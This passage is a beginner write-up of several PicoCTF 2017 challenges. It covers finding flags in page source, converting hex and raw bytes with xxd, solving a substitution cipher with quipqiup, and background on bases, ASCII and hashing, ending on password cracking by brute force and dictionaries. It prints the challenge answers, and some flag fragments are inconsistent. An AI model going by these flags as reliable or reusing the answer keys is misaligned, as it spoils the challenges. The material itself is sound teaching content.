2. The question asks you to find the flag in the website they made: http://shell2017.picoctf.com:52334/ (Disclaimer this website no longer works unfortunately), and usually when you want to view the on HTML, CSS and JavaScript code used to build a website, you will right click the website and click 'View Page Source'



And you will see something like this:




This is the HTML file, which the comments provide the first part of the flag '72b28b258d2'.

3. Ok… so wheres the other parts of the flag? So in the HTML file, there are other file links you can click on,
    - The 'hacker.css' CSS file link
    - The '/cat.jpg' JPG file link
    - The 'script.js' JavaScript file link

4. Maybe lets click into each of those files. We will find that that the '/cat.jpg' JPG file link just gives you the image of the cat. No flags to be found there.

5. The 'hacker.css' CSS file link contains a comment, which gives you the second part of the flag 'b2ea021486f'.



```
/*
This is the css file. It contains information on how to graphically display
the page. It is in a seperate file so that multiple pages can all use the same
one. This allows them all to be updated by changing just this one.
The second part of the flag is b2ea021486f
*/


/*
Gotten from https://github.com/brobin/hacker-bootstrap/
License for this CSS file

The MIT License (MIT)

Copyright (c) 2015 Tobin Brown

Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in all
```

6. The ‘script.js’ JavaScript file link also contains a comment, which gives you the third part of the flag ‘ddd502045ld’.

```
/* This is a javascript file. It contains code that runs locally in your
 * browser, although it has spread to a large number of other uses.
 *
 * The final part of the flag is ddd5020451d
 */


function sayHI(){
    alert("Hi there!");
}
```

7. **Put these 3 parts of the flag together and you will have the full flag: ‘**72b28b258d2b2ea021486f ddd502045ld’

Solution/Flag: 72b28b258d2b2ea021486f ddd502045ld’

Video #14 – PicoCTF 2017 [14] Hex2Raw (Level 1) (Reverse Engineering Category)

Approach:

Ok… a bunch of things we don't know here… since we don't know what 'raw'. So, we need to do some research on this first before attempting the question.

What is Hex?

Hex, short for hexadecimal, is a base-16 number system used to represent binary data more compactly. It uses the digits:

0 1 2 3 4 5 6 7 8 9 A B C D E F

What Is Raw?

Raw refers to the unencoded or literal binary data. It's the actual bytes that computers store and process, without converting them into readable formats.

Example:

- Hex: 48 65 6c 6c 6f
- Raw: The bytes 0x48, 0x65, 0x6c, 0x6c, 0x6f
- If printed to screen: Hello

Why do these literal binary data/bytes appear as weird symbols on my computer?

- Because not all byte values represent readable characters. Some bytes correspond to:
- Letters like 'A' → 0x41
- Numbers like '1' → 0x31
- But others like 0x01, 0x7f, 0x90 don't map to printable characters — so the terminal displays:
    - gibberish
    - special symbols
    - or nothing at all

Think of each byte like a number between 0 and 255. Some of these numbers correspond to letters (ASCII), but many do not.

Byte Value (Hex)	Meaning	Displayed As
`0x41`	`'A'` (ASCII)	`A`
`0x31`	`'1'` (ASCII)	`1`
`0x00`	NULL byte	(invisible)
`0x7f`	DEL (delete)	(control symbol)
`0xff`	No ASCII match	? or garbage

1. So what this question wants us to do is to convert apparently some hex(adecimal) data type into raw data type.

2. Let's first play around with what we have. Since we are given a directory location, lets go to that directory location with 'cd' command, and view the files and folders in it with the 'ls' command:
   Here is the output:

```
__johnhammond@shell-web:~$ cd "/problems/9177bfe904b2fb486bf2063954b4b3cb"
__johnhammond@shell-web:/problems/9177bfe904b2fb486bf2063954b4b3cb$ ls
flag  hex2raw  input
__johnhammond@shell-web:/problems/9177bfe904b2fb486bf2063954b4b3cb$
```

3. Oh, there is a flag file, lets look at its contents with the 'cat' command:

```
__johnhammond@shell-web:~$ cd "/problems/9177bfe904b2fb486bf2063954b4b3cb"
__johnhammond@shell-web:/problems/9177bfe904b2fb486bf2063954b4b3cb$ ls
flag  hex2raw  input
__johnhammond@shell-web:/problems/9177bfe904b2fb486bf2063954b4b3cb$ cat
flag
cat: flag: Permission denied
```

4. Unfortunately, we do not have permission access to this flag file. Actually to check our permissions to every file and folder in our directory, we can use the 'ls -l' command, which stands for "long listing format". It tells the 'ls' command to show detailed information about each file or folder. It usually outputs something like this:

```
-rwxr-sr-x  1 user group  9656 Mar 31  2017  hex2raw
```

   Where:

Field	Meaning

`-rwxr-sr-x`	**File permissions** (who can read/write/execute)
`1`	**Hard link count** (usually 1 for files)
`user`	**Owner** of the file
`group`	**Group** owner
`9656`	**File size** in bytes
`Mar 31 2017`	**Last modified date**
`hex2raw`	**File name**

Breaking down the file permissions field, what does '-rwxr-sr-x' mean:

Character(s)	Meaning	Example
`-`	File type (`-` = file, `d` = directory)	`-` = regular file
`rwx`	Permissions for **user (owner)**	Read, Write, Execute
`r-s`	Permissions for **group**	Read, no Write, Execute, , and the s indicates **Setgid** is set
`r-x`	Permissions for **others (world)**	Read, no Write, Execute

(Note: What is Setgid?

The 's' indicates a Setuid or Setgid bit is set. Normally, when you run a program, it runs with your own user and group permissions. However, when Setgid is set, the program runs with the permissions of the file's group instead.

Example:

- The group is hex2raw.
- Even though you (johnhammond) don't have permission to read input or flag file directly...
- You can run hex2raw, and because it has Setgid, it runs as if it's in the hex2raw group.
- Since that group can read input and flag, the binary can access those files on your behalf.

)

So lets run the 'ls -l' command in our current directory:

```
__johnhammond@shell-web:/problems/9177bfe904b2fb486bf2063954b4b3cb$ ls -l
total 20
-r--r----- 1 hacksports hex2raw  33 Mar 31  2017 flag
-rwxr-sr-x 1 hacksports hex2raw 9656 Mar 31  2017 hex2raw
-r--r----- 1 hacksports hex2raw  733 Mar 31  2017 input
__johnhammond@shell-web:/problems/9177bfe904b2fb486bf2063954b4b3cb$ cat
input
cat: input: Permission denied
```

and we can see that since we belong to the 'others' category, does not have read access to the flag file when we try to read it using the 'cat' command.

5. Hmmm... how about we try to look at the contents of the 'hex2raw' file with the 'cat' command,

```
cat hex2raw
```

and we see this output:

where the file is just filled with binary data and its intelligible.

6. How about we try to run the 'hex2raw' file? Let's see what it does. We can do that './' command followed by the file name:

```
./hex2raw
```

And we get this output:

```
__johnhammond@shell-
web:/problems/9177bfe904b2fb486bf2063954b4b3cb$ ./hex2raw
Give me this in raw form (0x41 -> 'A'):
59c51289ace9cdd4004afa54d297d310
```

```
You gave me:
```

So… ‘59c51289ace9cdd4004afa54d297d310’ looks like it is in the form of a hexadecimal, which we need to convert to raw form, and we need to return it back into the program.

7. Ok… so for this part, John Hammond skipped quite a few steps, and suddenly introduced quite a few commands.
   The first command is ‘echo’ command, which basically just prints text to the terminal (or sends it as input to another command if piped ‘|’ command).
   Example:

```
__johnhammond@shell-web:/problems/9177bfe904b2fb486bf2063954b4b3cb$ echo
"Hello"
Hello
```

The second command, which does the magic of converting hexadecimal to raw data type, is the ‘xxd’ command. Lets run the ‘man xxd’ command to see the documentation of how it works:

```
XXD(1)
              General Commands
Manual
              XXD(1)

NAME
       xxd - make a hexdump or do the reverse.

SYNOPSIS
       xxd -h[elp]
       xxd [options] [infile [outfile]]
       xxd -r[evert] [options] [infile [outfile]]

DESCRIPTION
       xxd creates a hex dump of a given file or standard input. It can
also convert a hex dump back to its original binary form. Like uuencode(1)
and uudecode(1) it allows the transmission of binary data in a
       'mail-safe' ASCII representation, but has the advantage of decoding
to standard output. Moreover, it can be used to perform binary file
patching.

OPTIONS
```

```
       If no infile is given, standard input is read. If infile is
specified as a '-' character, then input is taken from standard input. If
no outfile is given (or a '-' character is in its place), results
       are sent to standard output.

       Note that a "lazy" parser is used which does not check for more
than the first option letter, unless the option is followed by a
parameter. Spaces between a single option letter and its parameter are
       optional. Parameters to options can be specified in decimal,
hexadecimal or octal notation. Thus
       -c8, -c 8, -c 010 and -cols 8 are all equivalent.

       -a          toggle autoskip: A single '*' replaces nul-lines.
Default off.
       -b          binary digit dump (incompatible with -ps,-i). Default
hex.
       -C          capitalize variable names in C include file style (-i).
       -c cols     format <cols> octets per line. Default 16 (-i: 12, -ps:
30).
       -E          show characters in EBCDIC. Default ASCII.
       -e          little-endian dump (incompatible with -ps,-i,-r).
       -g bytes    number of octets per group in normal output. Default 2
(-e: 4).
       -h          print this summary.
       -i          output in C include file style.
       -l len      stop after <len> octets.
       -n name     set the variable name used in C include output (-i).
       -o off      add <off> to the displayed file position.
       -ps         output in postscript plain hexdump style.
       -r          reverse operation: convert (or patch) hexdump into
binary.
       -r -s off   revert with <off> added to file positions found in
hexdump.
       -d          show offset in decimal instead of hex.
       -s [+][-]seek  start at <seek> bytes abs. (or +: rel.) infile
offset.
       -u          use upper case hex letters.
       -R when     colorize the output; <when> can be 'always', 'auto' or
'never'. Default: 'auto'.
       -v          show version: "xxd 2024-05-10 by Juergen Weigert et
al.".
```

Essentially what the ‘xxd’ command does it that converts binary data to hex dump by default.

For this question, we will also focus on 2 important parameter of the ‘xxd’ command,

- The ‘-r’ parameter, which stands for reverse, and tells the ‘xxd’ command to convert from hex → raw binary instead of binary → hex
- The ‘-p’ parameter, which stands for ‘plain mode’, and tells the ‘xxd’ command to use (or expect) a continuous stream of hex digits (no formatting, no addresses, no ASCII column)
    - Works well with echo and piping
    - Use it when your hex input/output looks like:
      59c51289ace9cdd4004afa54d297d310
    - instead of:
      0000000: 59c5 1289 ace9 cdd4 004a fa54 d297 d310 Y.....J.T....

8. Putting these 2 commands together, along with piping ‘|’ command, we first have,

```
__johnhammond@shell-web:/problems/9177bfe904b2fb486bf2063954b4b3cb$ echo
"59c51289ace9cdd4004afa54d297d310"
59c51289ace9cdd4004afa54d297d310
__johnhammond@shell-web:/problems/9177bfe904b2fb486bf2063954b4b3cb$ echo
"59c51289ace9cdd4004afa54d297d310" | xxd -r -p
d -r -p
Y□R□J□T□)□1□
```

   Where we pipe ‘|’ command the ‘59c51289ace9cdd4004afa54d297d310’ hexadecimal into the ‘xxd -r -p’ command with the ‘echo’ command to first obtain the ‘Y□R□J□T□)□1□’ weird symbols, which is the raw binary form of the ‘59c51289ace9cdd4004afa54d297d310‘ hexadecimal

9. Then, we pipe ‘|’ command its output into the ‘./hex2raw’ program to sort-of ‘submit’ the ‘Y□R□J□T□)□1□’ weird symbols into the ‘hex2raw’ file program (since it would not be possible to copy paste these ‘Y□R□J□T□)□1□’ weird symbols into the shell/command line, we would have to result to using piping ‘|’ command to do this for us.

   Here is the output, and we will get our flag:

```
__johnhammond@shell-web:/problems/9177bfe904b2fb486bf2063954b4b3cb$ echo
"59c51289ace9cdd4004afa54d297d310" | xxd -r -p | ./hex2raw
Give me this in raw form (0x41 -> 'A'):
59c51289ace9cdd4004afa54d297d310
```

```
You gave me:
59c51289ace9cdd4004afa54d297d310
Yay! That's what I wanted! Here be the flag:
95fbb12ef65fbea5c746f262292dcb3c7
```

Solution/Flag: 95fbb12ef65fbea5c746f262292dcb3c7

Video #15 – PicoCTF 2017 [15] Raw2Hex (Level 1) (Reverse Engineering Category)

Approach:

1. This question is essentially the reverse of 'Video #14 – PicoCTF 2017 [14] Hex2Raw (Reverse Engineering Category)'.

2. Let's first play around with what we have. Since we are given a directory location, lets go to that directory location with 'cd' command, and view the files and folders in it with the 'ls' command:
   Here is the output:

```
__johnhammond@shell-web:~$ cd /problems/87c7dd790daa359b529f1a24e9f8763f
__johnhammond@shell-web:/problems/87c7dd790daa359b529f1a24e9f8763f$ ls
flag  raw2hex
```

3. Oh, there is a flag file, let's look at its contents with the 'cat' command:

```
__johnhammond@shell-web:~$ cd "/problems/9177bfe904b2fb486bf2063954b4b3cb"
__johnhammond@shell-web:/problems/9177bfe904b2fb486bf2063954b4b3cb$ ls
flag  hex2raw  input
__johnhammond@shell-web:/problems/9177bfe904b2fb486bf2063954b4b3cb$ cat
flag
cat: flag: Permission denied
```

4. Unfortunately, we do not have permission access to this flag file as well. From the previous question, we can check the permissions for each of the files and folders with the 'ls -l' command. So lets run the 'ls -l' command in our current directory:

```
__johnhammond@shell-web:/problems/9177bfe904b2fb486bf2063954b4b3cb$ ls -l
total 12
-r--r----- 1 hacksports raw2hex  33 Mar 31  2017 flag
-rwxr-sr-x 1 hacksports raw2hex 6784 Mar 31  2017 raw2hex
```

   and we can see that since we belong to the 'others' category, does not have read access to the flag file when we try to read it using the 'cat' command.

5. How about we try to run the 'raw2hex' file? Let's see what it does. We can do that './' command followed by the file name:

```
./raw2hex
```

And we get this output:

```
The flag is: ▯▯▯7@JM▯.^..B▯
```

So… '▯▯▯7@JM▯.^..B▯' looks like our flag but it is in the form of a raw binary, which we need to convert to hexadecimal form.

6. Ok… to do this, we need to use piping '|' command to somehow retrieve the '▯▯▯7@JM▯.^..B▯' weird symbols which is our flag, and then run it through the 'xxd' command to get back the hexadecimal format.

7. Essentially, we just need to use the 'cut' command to retrieve the ''▯▯▯7@JM▯.^..B▯' weird symbols which is our flag only from the output of the './raw2hex' file program like so:

```
__johnhammond@shell-
web:/problems/87c7dd790daa359b529f1a24e9f8763f$ ./raw2hex | cut -d ":" -f2
 ▯▯▯7@JM▯.^..B▯
```

8. And then pipe '|' command it through the 'xxd' command:

```
__johnhammond@shell-
web:/problems/87c7dd790daa359b529f1a24e9f8763f$ ./raw2hex | cut -d ":" -f2
| xxd
00000000: f4f4 3f9a 4a4d be5e 15b9 c342 891b ....7.JM.^...B..
00000000: 0a
```

But wait, why did we get this output?

```
00000000: f4f4 3f9a 4a4d be5e 15b9 c342 891b ....7.JM.^...B..

00000000: 0a
```

This actually shows two hex dumps:

- The actual raw binary bytes: f4f4 3f9a 4a4d be5e 15b9 c342 891b
- A new line byte at the end: 0a = newline character in ASCII

9. So to solve this, we need to remember to add the '-p' parameter, which stands for 'plain mode', of the 'xxd' command to convert this to two hex dumps into just a single hex dump with just the flag in hexadecimal format:

```
__johnhammond@shell-
web:/problems/87c7dd790daa359b529f1a24e9f8763f$ ./raw2hex | cut -d ":" -f2
| xxd -p
f4f43f9a4a4dbe5e15b9c342891b
```

Solution/Flag: f4f43f9a4a4dbe5e15b9c342891b

Video #16 – Learning Cryptography: PicoCTF 2017 [16] Substitution (Level 1) (Cryptography Category)

Approach:

What is Cryptography?

Cryptography is the study and practice of securing information so that only the intended people can read or process it. Think of it as: "The art of writing or solving secrets."

What are Ciphers?

A cipher is a specific method or algorithm used to encrypt (hide) and decrypt (reveal) information.

What are some existing Ciphers?

There are many types of ciphers, ranging from classical to modern ones.

Classical Ciphers (Historical, simple, used before computers)

Cipher	Description
Caesar Cipher	Shift each letter by a fixed number (e.g., A → D)
Monoalphabetic Substitution	Replace each letter with another, fixed mapping
Vigenère Cipher	Uses a keyword to shift letters; polyalphabetic cipher
Playfair Cipher	Encrypts letter pairs using a 5x5 grid
Rail Fence Cipher	A transposition cipher that rearranges letters in a zigzag pattern
Columnar Transposition	Rearrange letters into columns based on a key
Atbash Cipher	Maps A ↔ Z, B ↔ Y, etc. (a fixed reverse substitution)
ROT13	A specific case of the Caesar cipher with fixed shift of 13; reversible

Modern Symmetric Ciphers (Used in real-world encryption today; same key for encrypt & decrypt)

Cipher	Description
AES (Advanced Encryption Standard)	Most widely used today; used in HTTPS, VPNs
DES (Data Encryption Standard)	Older cipher; insecure today
Triple DES (3DES)	Applies DES 3 times; deprecated
ChaCha20	Fast, secure stream cipher alternative to AES
RC4	Stream cipher; now considered insecure
Blowfish	Block cipher used in legacy systems
Twofish	Successor to Blowfish; secure but less widely adopted than AES

Modern Asymmetric Ciphers (Use public/private key pairs)

Cipher	Description
RSA	Based on factoring large numbers; used in HTTPS
ECC (Elliptic Curve Cryptography)	More efficient than RSA for small key sizes
ElGamal	Based on Diffie-Hellman; used in some PGP systems
Paillier	Supports homomorphic encryption (used in voting, privacy apps)

Post-Quantum Ciphers (Experimental, designed to resist quantum computers)

Cipher Family	Example Schemes
Lattice-based	NTRU, Kyber
Code-based	McEliece
Multivariate	Rainbow (recently broken)
Hash-based	SPHINCS+

What is the difference between Symmetric and Asymmetric Ciphers?

Feature	Symmetric	Asymmetric
Keys used	Same key is used for both encryption and decryption	Uses a key pair: - Public key for encryption - Private key for decryption
Speed	✅ Fast	❌ Slower (1000x+)

Key distribution	❗ Hard (must be pre-shared)	✅ Easy (just share public key)
Encryption strength	Very strong (e.g., AES-256)	Strong, but key size must be large
Use in real world	Data encryption	Key exchange, authentication
Examples	AES, ChaCha20, RC4	RSA, ECC, ElGamal, DH

1. So this question gave us a seemingly gibberish text. As from experience, we should know that this text is likely some kind of cipher, and we need to decode it to get the flag from the decoded message.

2. However, there exist many different encryption methods (e.g. Monoalphabetic Substitution Ciphers, Caesar Cipher, Vigenere Cipher, etc.) how do we know what encryption method is being used for this text? Ok, so usually for ciphers with long texts, there is an extremely powerful online tool for this called ‘quipquip’ (Source: https://quipqiup.com/). It can literally solve many different types of ciphers with long texts regardless of the type of encryption method used.

3. So we just try placing the cipher message into ‘quipquip’, and we should be able to find our flag.

Solution/Flag: IFONLYMODERNCRYPTOWASLIKETHIS

Additional Information:

- Apart from 'quipquip', there are many other online tools that can help you decrypt ciphers:

Tool	What It Does	Link
CryptoCrack	Automatically solves substitution, Vigenère, transposition ciphers, and more	boxentriq.com
dcode.fr	🔥 Full suite of cipher tools (Caesar, Vigenère, RSA, XOR, Playfair, etc.)	dcode.fr
CyberChef	Drag-and-drop cipher operations (base64, XOR, Caesar, etc.)	CyberChef
quipqiup.com	Frequency analysis solver for substitution ciphers	quipqiup.com
Rumkin Cipher Tools	Caesar, Vigenère, ROT13, XOR, Enigma emulator	rumkin.com
CrypTool Online	Academic-level crypto visualization & classic cipher tools	cryptool.org
Cipher Identifier	Guess what cipher was used by analyzing the text	boxentriq.com Cipher Identifier

- More information about the 'Quipquip' decoder online tool – Is that it only works for ciphers with long texts. But doesn't work for ciphers with short texts.

  This is because it uses frequency analysis and pattern matching, which needs a lot of text to be accurate. For short texts like URLs, it's often too little data to work with.

  🔍 Why QuipQuip Works for Long Texts:
  - QuipQuip tries to crack substitution ciphers by:
  - Counting letter frequencies (e.g., E is most common in English).
  - Matching patterns of letters (e.g., "the" is very common).

  Using probabilistic models and word dictionaries to guess the plaintext. These methods rely on having enough statistical information.

❌ Why It Fails for Short Texts:

Like this short paragraph:

lxxtw://tewxifmr.gsqZyLJTmly

Only ~30 characters.

- Mostly non-alphabet characters (:, /, ., etc.).
- No repeated words, no natural language structure.
- No statistical patterns to exploit.

So tools like QuipQuip don’t have enough data to "guess" anything meaningful.

✅ Why It Worked for Long Texts:

Like this big paragraph starting with:

Df rubcvkluqctb, rkfeogdkf qfs sdeeogdkf quz vik cukczuvdzg ...

...contains:

- Over 500 characters.
- Multiple repeated words and letter patterns.
- Natural sentence structure.

This gives QuipQuip enough statistical signal to correctly infer the substitution.

Video #17 – PicoCTF 2017 [17] Hash101 (Level 1) (Cryptography Category)

Approach:

Before we come up with the approach, there are a couple of things we need to know about the question.

What is a Base?

A base (or radix) is the number of unique digits (including 0) used to represent numbers in a number system.

For example:

- Base 10 (decimal): Digits are 0–9 (10 unique digits)
- Base 2 (binary): Digits are 0, 1 (2 unique digits)
- Base 16 (hex): Digits are 0–9, A–F (i.e. 16 symbols) (16 unique digits)

The most common types of Bases:

Base	Name	Digits Used	Used For	Example (Decimal 255)
2	Binary	`0, 1`	Low-level data, machine code, bitwise logic	`11111111`
3	Ternary	`0, 1, 2`	Rare (balanced ternary in logic design)	`100110`
4	Quaternary	`0, 1, 2, 3`	Theoretical computing	`3333`
8	Octal	`0–7`	Unix file permissions, legacy computing	`377`
10	Decimal	`0–9`	Human-readable numbers	`255`
12	Duodecimal	`0–9, A, B` *(sometimes)*	Timekeeping (12 hours), rare in computing	`193`

16	Hexadecimal	`0–9, A–F`	Memory addresses, color codes, ASCII, hashes	`FF`
32	Base32	`A–Z, 2–7`	Compact encoding (e.g., Google Authenticator)	`7Z` (depends on variant)
58	Base58	Alphanumerics minus confusing ones	Bitcoin addresses	`5HueCGU8rMjxEXxiPuD5BDu...`
64	Base64	`A–Z, a–z, 0–9, +, /`	Encoding binary data for text (e.g., images, JWT tokens)	`//8=` or `/8==` or `AP8=` or `P8==` (Base64 can end with one equal sign '=' or two equal signs '==')
85	Base85 (Ascii85)	ASCII-safe symbols	Advanced binary-to-text encoding	`~<]K9`
128	ASCII-based	All 128 standard ASCII characters	Text representation (ASCII table)	`'A'` = 65

Why do these Bases exist? Why not just represent numbers as themselves?

There are various reasons:

- Different Bases Serve Different Purposes

Base	**Why It's Used**
Binary (2)	Used by computers internally (0 = off, 1 = on)
Octal (8)	Compact binary representation (legacy systems, permissions)
Decimal (10)	Humans use this daily (we have 10 fingers!)
Hexadecimal (16)	Compact, readable form of binary (common in programming, colors, memory)
Base64	Encodes binary data into text (e.g., images in emails)

- Efficient for Machines or Humans
    - Binary is easy for hardware (on/off = 0/1)
    - Hex is easier for programmers than long binary strings
    - Base64 allows binary data in text form (e.g., for safe transmission over email)

- Storage & Communication Formats
  We often convert between bases to:
    - Store data compactly
    - Transmit data safely (e.g. over HTTP)
    - Make raw binary readable or printable

What is the Standard ASCII Table? What is the Extended ASCII Table?

Dec	Hex	Char
0	00	NUL
1	01	SOH
2	02	STX
3	03	ETX
4	04	EOT
5	05	ENQ
6	06	ACK
7	07	BEL
8	08	BS
9	09	HT
10	0A	LF
11	0B	VT
12	0C	FF
13	0D	CR
14	0E	SO
15	0F	SI
16	10	DLE
17	11	DC1
18	12	DC2
19	13	DC3
20	14	DC4
21	15	NAK
22	16	SYN
23	17	ETB
24	18	CAN
25	19	EM
26	1A	SUB
27	1B	ESC
28	1C	FS
29	1D	GS
30	1E	RS
31	1F	US
32	20	space
33	21	!
34	22	"
35	23	#
36	24	$
37	25	%
38	26	&
39	27	'
40	28	(
41	29	)
42	2A	*
43	2B	+
44	2C	,
45	2D	-
46	2E	.
47	2F	/
48	30	0
49	31	1
50	32	2
51	33	3
52	34	4
53	35	5
54	36	6
55	37	7
56	38	8
57	39	9
58	3A	:
59	3B	;
60	3C	<
61	3D	=
62	3E	>
63	3F	?
64	40	@
65	41	A
66	42	B
67	43	C
68	44	D
69	45	E
70	46	F
71	47	G
72	48	H
73	49	I
74	4A	J
75	4B	K
76	4C	L
77	4D	M
78	4E	N
79	4F	O
80	50	P
81	51	Q
82	52	R
83	53	S
84	54	T
85	55	U
86	56	V
87	57	W
88	58	X
89	59	Y
90	5A	Z
91	5B	[
92	5C	\
93	5D	]
94	5E	^
95	5F	_
96	60	`
97	61	a
98	62	b
99	63	c
100	64	d
101	65	e
102	66	f
103	67	g
104	68	h
105	69	i
106	6A	j
107	6B	k
108	6C	l
109	6D	m
110	6E	n
111	6F	o
112	70	p
113	71	q
114	72	r
115	73	s
116	74	t
117	75	u
118	76	v
119	77	w
120	78	x
121	79	y
122	7A	z
123	7B	{
124	7C	|
125	7D	}
126	7E	~
127	7F	DEL
128	80	□
129	81	□
130	82	□
131	83	□
132	84	□
133	85	□
134	86	□
135	87	□
136	88	□
137	89	□
138	8A	□
139	8B	□
140	8C	□
141	8D	□
142	8E	□
143	8F	□
144	90	□
145	91	□
146	92	□
147	93	□
148	94	□
149	95	□
150	96	□
151	97	□
152	98	□
153	99	□
154	9A	□
155	9B	□
156	9C	□
157	9D	□
158	9E	□
159	9F	□
160	A0	
161	A1	¡
162	A2	¢
163	A3	£
164	A4	¤
165	A5	¥
166	A6	¦
167	A7	§
168	A8	¨
169	A9	©
170	AA	ª
171	AB	«
172	AC	¬
173	AD	
174	AE	®
175	AF	¯
176	B0	°
177	B1	±
178	B2	²
179	B3	³
180	B4	´
181	B5	µ
182	B6	¶
183	B7	·
184	B8	¸
185	B9	¹
186	BA	º
187	BB	»
188	BC	¼
189	BD	½
190	BE	¾
191	BF	¿
192	C0	À
193	C1	Á
194	C2	Â
195	C3	Ã
196	C4	Ä
197	C5	Å
198	C6	Æ
199	C7	Ç
200	C8	È
201	C9	É
202	CA	Ê
203	CB	Ë
204	CC	Ì
205	CD	Í
206	CE	Î
207	CF	Ï
208	D0	Ð
209	D1	Ñ
210	D2	Ò
211	D3	Ó
212	D4	Ô
213	D5	Õ
214	D6	Ö
215	D7	×
216	D8	Ø
217	D9	Ù
218	DA	Ú
219	DB	Û
220	DC	Ü
221	DD	Ý
222	DE	Þ
223	DF	ß
224	E0	à
225	E1	á
226	E2	â
227	E3	ã
228	E4	ä
229	E5	å
230	E6	æ
231	E7	ç
232	E8	è
233	E9	é
234	EA	ê
235	EB	ë
236	EC	ì
237	ED	í
238	EE	î
239	EF	ï
240	F0	ð
241	F1	ñ
242	F2	ò
243	F3	ó
244	F4	ô
245	F5	õ
246	F6	ö
247	F7	÷
248	F8	ø
249	F9	ù
250	FA	ú
251	FB	û
252	FC	ü
253	FD	ý
254	FE	þ
255	FF	ÿ

(Note: 1 byte = 8 bits, so 2 bytes = 16 bits)

The Standard ASCII Table: It's a character encoding standard that assigns a number (0–127) to each character. The standard ASCII table represents the first 128 characters. It uses 7 bits to represent all 128 characters.

The Extended ASCII Table: It's a character encoding standard that extends the Standard ASCII Table by another 128 characters, to supported additional characters (including accented letters, mathematical symbols, etc.), it assigns a number (0–255) to each character.

The standard ASCII table represents the first 128 characters, while the extended ASCII table extends the standard ASCII table with an additional 128 characters. The standard

ASCII table uses 7 bits to represent all 128 characters, while the extended ASCII table uses an additional bit (total 8 bits) to represent the additional 128 characters.

Important Note:

There's no single extended ASCII table. Instead, multiple versions exist. The one extended ASCII table in the image is the ISO-8859-1 (Latin-1) extended ASCII table.

Here are some other more common 8-bit single-byte character sets that people loosely call "extended ASCII". All of them keep the original 7-bit ASCII codes 0–127 unchanged and redefine only the upper half (128–255):

- *ISO/IEC 8859 family (standards)*
- *Windows (ANSI) code pages*
- *DOS / PC-OEM code pages*
- *Macintosh encodings (Classic)*
- *KOI family*
- *DEC & HP 8-bit sets*
- *EBCDIC variants*

What is Hashing, and what is a Hash function?

Hashing: Hashing is the process of taking any input (like text, a file, or password) and converting it into a fixed-size string of characters (usually a bunch of hexadecimal digits). Think of hashing like creating a digital fingerprint of some data.

Hash function: A hash function is the algorithm that performs the hashing.

Why are Hashing and Hash functions used?

Use Case	Purpose
🔑 Password storage	Store only the hash, not the actual password
🔍 File integrity check	Compare hashes to detect file tampering
🛡️ Digital signatures	Ensure document authenticity
🧠 Data structures (hash tables)	Quickly index and retrieve data

What are some existing Hash functions?

Cryptographic Hash Functions (Still Considered Secure (as of 2025))

Hash Function	Output Size	Description
SHA-256	256 bits	Part of SHA-2 family; widely used in blockchain, TLS, and secure systems
SHA-512	512 bits	Longer variant of SHA-2; higher security
SHA-3	224–512 bits	Next-gen standard based on Keccak algorithm; very secure
BLAKE2	256/512 bits	Fast, modern alternative to MD5/SHA; cryptographically secure
BLAKE3	256 bits	Faster than SHA-3 and BLAKE2; uses Merkle tree structure for parallelism
RIPEMD-160	160 bits	Used in blockchain (e.g., Bitcoin addresses)

Cryptographic Hash Functions (Considered Weak or Broken (avoid for security))

Hash Function	Output Size	Reason
MD5	128 bits	Broken; vulnerable to collisions and preimage attacks
SHA-1	160 bits	Broken; collision attacks publicly demonstrated
Tiger	192 bits	Legacy; no longer recommended
Whirlpool	512 bits	Obsolete, replaced by SHA-3 alternatives
HAVAL	128–256 bits	Variable-length hash, now rarely used

Password Hashing Functions

These are slow by design, to defend against brute-force attacks.

Hash Function	Feature
bcrypt	Adaptive work factor (slow hashing)
scrypt	Memory-hard; resists GPU attacks
Argon2	Winner of the Password Hashing Competition (PHC); recommended today

PBKDF2	Key derivation function; older, but still widely supported

Non-Cryptographic Hash Functions

Used for hash tables, checksums, and data indexing — not secure!

Hash Function	Use Case
CRC32	Checksums (file integrity)
MurmurHash	Hash maps (non-crypto use)
CityHash	Fast hash for strings (used by Google)
xxHash	Extremely fast; used in compression tools
MetroHash	High-speed non-crypto hashing

Application-Specific or Historical Hashes

Hash Function	Used In
LM Hash	Windows legacy password storage (very insecure)
NTLM	Windows authentication (weak by today's standards)
SNEFRU	One of the earliest hash functions (academic interest)

How can we break a hash function to find the original input (password) being hashed based on the output?

Hash functions are 'one-way', it means you can't mathematically reverse the hash to get the original input. But that doesn't mean you can't figure out the input by other means.

So how do we crack it? There are various ways to do this:

a) Brute Force Attack - Try every possible input until the hash matches. Good for short, weak inputs (like passwords under 6 characters).
b) Dictionary Attack - Use a list of common passwords or wordlists (like rockyou.txt) and hash each one to look for a match.
